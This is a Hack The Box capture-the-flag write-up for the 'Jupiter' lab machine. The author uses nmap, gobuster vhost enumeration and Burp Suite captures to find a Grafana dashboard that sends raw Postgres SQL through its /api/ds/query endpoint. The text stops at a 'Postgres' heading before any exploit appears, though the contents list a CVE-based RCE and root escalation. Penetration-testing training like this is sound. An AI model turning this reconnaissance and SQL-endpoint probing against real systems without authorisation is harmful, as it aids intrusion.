

## Table of Contents

Getting Started .....	1
Testing Functionality: Jupiter.htb .....	2
Main Page .....	2
Contact Us Page.....	4
Testing Functionality: Jupiter.htb .....	5
Analyzing the /api/ds/query request.....	13
Postgres .....	15
CVE-2019-9193 - PostgreSQL 9.3-12.3 Authenticated Remote Code Execution .....	15
Juno .....	16
Root .....	25
Port forwarding .....	25
flares.ipynb .....	28
Config.json .....	31
Conclusion .....	33


## Getting Started

Received the following IP address for the machine: 10.129.142.27

Scanning: a simple scan. If necessary, I will use the relevant flags.

```
(kali㉿kali)-[~]
$ sudo nmap 10.129.142.27
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 13:42 EDT
Nmap scan report for 10.129.142.27
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

As always:




Let's add the IP address and the URL to /etc/hosts:

```
[root@kali) [/home/kali]
# echo "10.129.142.27 jupiter.htb" >> /etc/hosts
```

## Testing Functionality: Jupiter.htb

After adding it to the /etc/hosts file, Let's explore the website:

### Main Page



**OUR SERVICES**

## WHAT WE DO?

Discover the wonders of the universe through planetary observation.

[VIEW ALL SERVICES](#)



**Stargazing Tours**

We offer guided tours of the night sky for people of all ages and experience levels. This could include use of telescopes, binoculars, and other equipment to enhance the viewing experience.



**Telescope Rentals**

We rent out telescopes to amateur astronomers who don't have their own equipment, but are interested in observing the night sky from their own backyard.



**Dark Sky Tourism**

We organize trips to remote locations with minimal light pollution, where customers can experience the night sky in all its glory.



**Astronomical Data Analysis**

We provide data analysis services for astronomers and researchers who need help interpreting and analyzing large sets of astronomical data.

NICE TO MEET

## OUR TEAM



[MEET OUR TEAM](#)



**Stargazing Tours**

We offer guided tours of the night sky for people of all ages and experience levels. This could include use of telescopes, binoculars, and other equipment to enhance the viewing experience.



**Telescope Rentals**

We rent out telescopes to amateur astronomers who don't have their own equipment, but are interested in observing the night sky from their own backyard.



**Astro-photography Workshops**

We teach people how to capture stunning photos of the night sky, including stars, planets, and galaxies.



**Mobile Planetarium**

We bring the wonders of the universe to schools, libraries, and community centers with a portable planetarium that offers immersive 360-degree views of the night sky.



**Astronomy Consulting**

We offer expert advice to individuals, businesses, and organizations that need help with astronomy-related projects, such as setting up observatories, designing star maps, or planning astronomy-themed events.



**Dark Sky Tourism**

We organize trips to remote locations with minimal light pollution, where customers can experience the night sky in all its glory.


**Fresh Ideas, Fresh Moments Giving Wings to your Stories.**

INC5000, BEST PLACES TO WORK 2019

[START YOUR STORIES](#)



Erel Regev



Nothing special. Even the email box at the bottom.

## Contact Us Page

**Address:** Los Angeles Gournadi, 1230 Bariasl

**Hotline:** 1-677-124-44227 • 1-688-356-66889

**Email:** support@jupiter.htb

**GET IN TOUCH**

Name:

Email:

Website:

Message:

**SEND MESSAGE**

Capturing the request using Burpsuite:

**GET IN TOUCH**

Name: Test

Email: test@gmail.com

Website: test.com

Message: Test

**SEND MESSAGE**

A GET request. Its not posting anything.

HTB Machine: Jupiter -Subject: Web - Difficulty: Medium

Erel Regev

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://jupiter.htb:80` has been captured. The request details pane shows the following:

```
1 GET /contact.html? HTTP/1.1
2 Host: jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://jupiter.htb/contact.html
9 Upgrade-Insecure-Requests: 1
10
```

Well I kept investigating the website but nothing special was found. I moved on to domain enumeration. Maybe there are subdomains.

I used gobuster:


```
(kali㉿kali)-[~]
└─$ sudo gobuster vhost -u http://jupiter.htb/ -w ./Desktop/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://jupiter.htb/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     ./Desktop/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.5
[+] Timeout:      10s
[+] Append Domain: true
=====
2023/08/12 14:11:13 Starting gobuster in VHOST enumeration mode
=====
Found: kiosk.jupiter.htb Status: 200 [Size: 34390]
Progress: 2257 / 4990 (45.23%)
```

I found a subdomain: kiosk.jupiter.htb

Added it to the /etc/hosts file as well:

```
[root@kali]# echo "10.129.142.27 kiosk.jupiter.htb" >> /etc/hosts
```

# Testing Functionality: Jupiter.htb



Erel Regev

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger

Intercept HTTP history WebSockets history | Proxy settings

Request to http://kiosk.jupiter.htb:80 [10.129.142.27]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /api/dashboards/home HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/
8 x-grafana-org-id: 1
9 Connection: close
10 Cookie: redirect_to=%2F%3F
11
12
```

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0rld

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Le

Intercept HTTP history WebSockets history | Proxy settings

Request to http://kiosk.jupiter.htb:80 [10.129.142.27]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /api/live/ws HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin: http://kiosk.jupiter.htb
9 Sec-WebSocket-Key: 23UPILG7jkeWTN4nUxEMDw==
10 Connection: keep-alive, Upgrade
11 Cookie: redirect_to=%2F%3F
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Upgrade: websocket
15
```

Erel Regev

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Request to http://kiosk.jupiter.htb:80 [10.129.142.27]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /api/frontend-metrics HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/
8 content-type: application/json
9 x-grafana-org-id: 1
10 Content-Length: 260
11 Origin: http://kiosk.jupiter.htb
12 Connection: close
13 Cookie: redirect_to=%2F%3F
14
15 {
  "events": [
    {
      "name": "frontend_boot_first_contentful_paint_time_seconds",
      "value": 1.745
    },
    {
      "name": "frontend_boot_load_time_seconds",
      "value": 4.225
    },
    {
      "name": "frontend_boot_js_done_time_seconds",
      "value": 3.665
    },
    {
      "name": "frontend_boot_css_time_seconds",
      "value": 1.725
    }
  ]
}

```

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Request to http://kiosk.jupiter.htb:80 [10.129.142.27]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 GET /api/dashboards/uid/jMgFGfA4z HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons
8 x-grafana-org-id: 1
9 Connection: close
10 Cookie: redirect_to=%2F%3F
11

```

Erel Regev

**Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d**

Dashboard Target **Proxy** Intruder Repeater Window Help

Intercept HTTPhistory WebSockets history | Proxy settings

Request to http://kiosk.jupiter.htb:80 [10.129.142.27]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 GET /api/live/ws HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin: http://kiosk.jupiter.htb
9 Sec-WebSocket-Key: f0nLyrCJt8C4i5dYH3anpQ==
10 Connection: keep-alive, Upgrade
11 Cookie: redirect_to=%2F%3F
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Upgrade: websocket

```

**Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d**

Dashboard Target **Proxy** Intruder Repeater Window Help

Intercept HTTPhistory WebSockets history | Proxy settings

Request to http://kiosk.jupiter.htb:80 [10.129.142.27]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex


```

1 POST /api/ds/query HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refreshId
8 content-type: application/json
9 x-dashboard-uid: jMgFGfA4z
10 x-datasource-uid: YItSLg-Vz
11 x-grafana-org-id: 1
12 x-panel-id: 22
13 x-plugin-id: postgres
14 Content-Length: 390
15 Origin: http://kiosk.jupiter.htb
16 Connection: close
17 Cookie: redirect_to=%2F%3F
18
19 {
    "queries": [
        {
            "refId": "A",
            "datasource": {
                "type": "postgres",
                "uid": "YItSLg-Vz"
            },
            "rawSql": "select \n    count(parent) \nfrom \n    moons \nwhere \n    parent = 'Saturn';",
            "format": "table",
            "datasourceId": 1,
            "intervalMs": 60000,
            "maxDataPoints": 934
        }
    ],
    "range": {
        "from": "2023-08-12T12:42:56.057Z",
        "to": "2023-08-12T18:42:56.057Z",
        "raw": {
            "from": "now-6h",
            "to": "now"
        }
    },
    "from": "1601844176057"
}

```

All of the requests above were captured while accessing the domain.

Erel Regev



When clicking on Signin:

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

```

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history | Proxy settings
Request to http://kiosk.jupiter.htb:80 [10.129.142.27]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /?forceLogin=true HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://kiosk.jupiter.htb/
9 Upgrade-Insecure-Requests: 1

```


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

```

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history | Proxy settings
Request to http://kiosk.jupiter.htb:80 [10.129.142.27]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /login HTTP/1.1
2 Host: Kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/
8 Connection: close
9 Cookie: redirect_to=%2F%3F
10 Upgrade-Insecure-Requests: 1
11

```

Erel Regev



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0rld

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history | ⚙ Proxy settings


⌚ Request to http://kiosk.jupiter.htb:80 [10.129.142.27]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex


```
1 POST /login HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/login
8 content-type: application/json
9 x-grafana-org-id: 1
10 Content-Length: 46
11 Origin: http://kiosk.jupiter.htb
12 Connection: close
13 Cookie: redirect_to=%2F%3F
14
15 {
    "user": "test@gmail.com",
    "password": "testing"
}
```

Grafana:



Note the version:

Erel Regev



Now that was an interesting request: to /api/ds/query

Erel Regev

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Dashboard Target **Proxy** Intruder Repeater Window Help

Intercept HTTPhistory WebSockets history | Proxy settings

Request to http://kiosk.jupiter.htb:80 [10.129.142.27]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /api/ds/query HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d
8 content-type: application/json
9 x-dashboard-uid: jMgFGfA4z
10 x-datasource-uid: YItSLg-Vz
11 x-grafana-org-id: 1
12 x-panel-id: 22
13 x-plugin-id: postgres
14 Content-Length: 390
15 Origin: http://kiosk.jupiter.htb
16 Connection: close
17 Cookie: redirect_to=%2F%3F
18
19 {
  "queries": [
    {
      "refId": "A",
      "datasource": {
        "type": "postgres",
        "uid": "YItSLg-Vz"
      },
      "rawSql": "select \n  count(parent) \nfrom \n  moons \nwhere \n  parent = 'Saturn';",
      "format": "table",
      "datasourceId": 1,
      "intervalMs": 60000,
      "maxDataPoints": 934
    }
  ],
  "range": {
    "from": "2023-08-12T12:42:56.057Z",
    "to": "2023-08-12T18:42:56.057Z",
    "raw": {
      "from": "now-6h",
      "to": "now"
    }
  },
  "from": "1601844176057"
}

```

Let's take a closer look:

Erel Regev

201	http://kiosk.jupiter.htb	POST	/api/ds/query	✓	200	5544	JSON
202	http://kiosk.jupiter.htb	POST	/api/ds/query	✓	200	895	XML
203	http://kiosk.jupiter.htb	GET	/public/img/icons/unicons/sync-slash.svg		200	895	XML
204	http://kiosk.jupiter.htb	GET	/public/img/icons/unicons/sync-slash.svg		200	895	XML
205	http://kiosk.jupiter.htb	GET	/api/live/ws				

**Request**

Pretty	Raw	Hex
1 POST /api/ds/query HTTP/1.1		
2 Host: kiosk.jupiter.htb		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
4 Accept: application/json, text/plain, */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Referer:		
http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d		
8 content-type: application/json		
9 x-dashboard-uid: jMgFGfA4z		
10 x-datasource-uid: YItSLg-Vz		
11 x-grafana-org-id: 1		
12 x-panel-id: 24		
13 x-plugin-id: postgres		
14 Content-Length: 484		
15 Origin: http://kiosk.jupiter.htb		
16 Connection: close		
17 Cookie: redirect_to=%2F%3F		
18		
19 {		
"queries": [		
{		
"refId": "A",		
"datasource": {		
"type": "postgres",		
"uid": "YItSLg-Vz"		

**Response**

Pretty	Raw	Hex	Render
0,			
0,			
],			
"executedQueryString":			
"select \n    name as \"Name\", \n    parent as \"Parent Planet\", \n    meaning as \"Name Meaning\" \n  from \n    moons \n  where \n    parent = 'Saturn' \n  order by \n    name desc;"			
},			
"fields": [			
{			
"name": "Name",			
"type": "string",			
"typeInfo": {			
"frame": "string",			
"nullable": true			
}			
},			
{			
"name": "Parent Planet",			
"type": "string",			
"typeInfo": {			
"frame": "string",			
"nullable": true			
}			
},			
{			

Note the json content. And the postgres.

Postgres, also known as PostgreSQL, is a powerful and reliable type of software that helps store and manage lots of data in an organized way. It's like a digital filing system for information, where you can put data into tables and then easily find and retrieve that data later. People use Postgres to build applications, websites, and other software that need to handle a lot of information efficiently and safely. It's like a virtual, organized storage space for data that computers can easily work with.

## Analyzing the /api/ds/query request

Erel Regev

```
{
  "queries": [
    {
      "refId": "A",
      "datasource": {
        "type": "postgres",
        "uid": "YItSLg-Vz"
      },
      "rawSql": "select \n  name as \"Name\", \n  parent as \"Parent Planet\", \n  meaning as \"Name\nMeaning\" \nfrom \n  moons \nwhere \n  parent = 'Saturn' \norder by \n  name desc;",
      "format": "table",
      "datasourceId": 1,
      "intervalMs": 60000,
      "maxDataPoints": 934
    }],
    "range": {
      "from": "2023-08-12T12:42:56.018Z",
      "to": "2023-08-12T18:42:56.018Z",
      "raw": {
        "from": "now-6h",
        "to": "now"
      }
    },
    "from": "1691844176018",
    "to": "1691865776018"
  }
}
```

This JSON object appears to be a configuration for a data query from a Postgres database. The query is designed to retrieve information about moons that orbit the planet Saturn. The "refId" indicates a reference ID for the query, and the "datasource" section specifies that the data source type is Postgres with a unique identifier ("uid"). The "rawSql" field contains the SQL query that fetches details such as moon names ("Name"), the parent planet ("Parent Planet"), and the meaning of the moon names ("Name Meaning"). The query filters for moons that have "Saturn" as their parent planet and orders the results by the moon names in descending order.

The "format" specifies that the query result should be presented in a table format. The "intervalMs" indicates the time interval for refreshing the data, and "maxDataPoints" sets an upper limit on the number of data points displayed.

The "range" section defines the time range for the query, which spans from "2023-08-12T12:42:56.018Z" to "2023-08-12T18:42:56.018Z." The "raw" field within "range" indicates that the time range is relative, with the start time being "now-6h" (six hours ago) and the end time being "now" (the current time).

The "from" and "to" fields at the end of the JSON object appear to represent Unix timestamps, likely indicating when the query was executed or the data was fetched.

Erel Regev

This JSON structure seems to be part of a system for querying and visualizing data from a Postgres database related to moons of Saturn within a specified time frame.

## Postgres

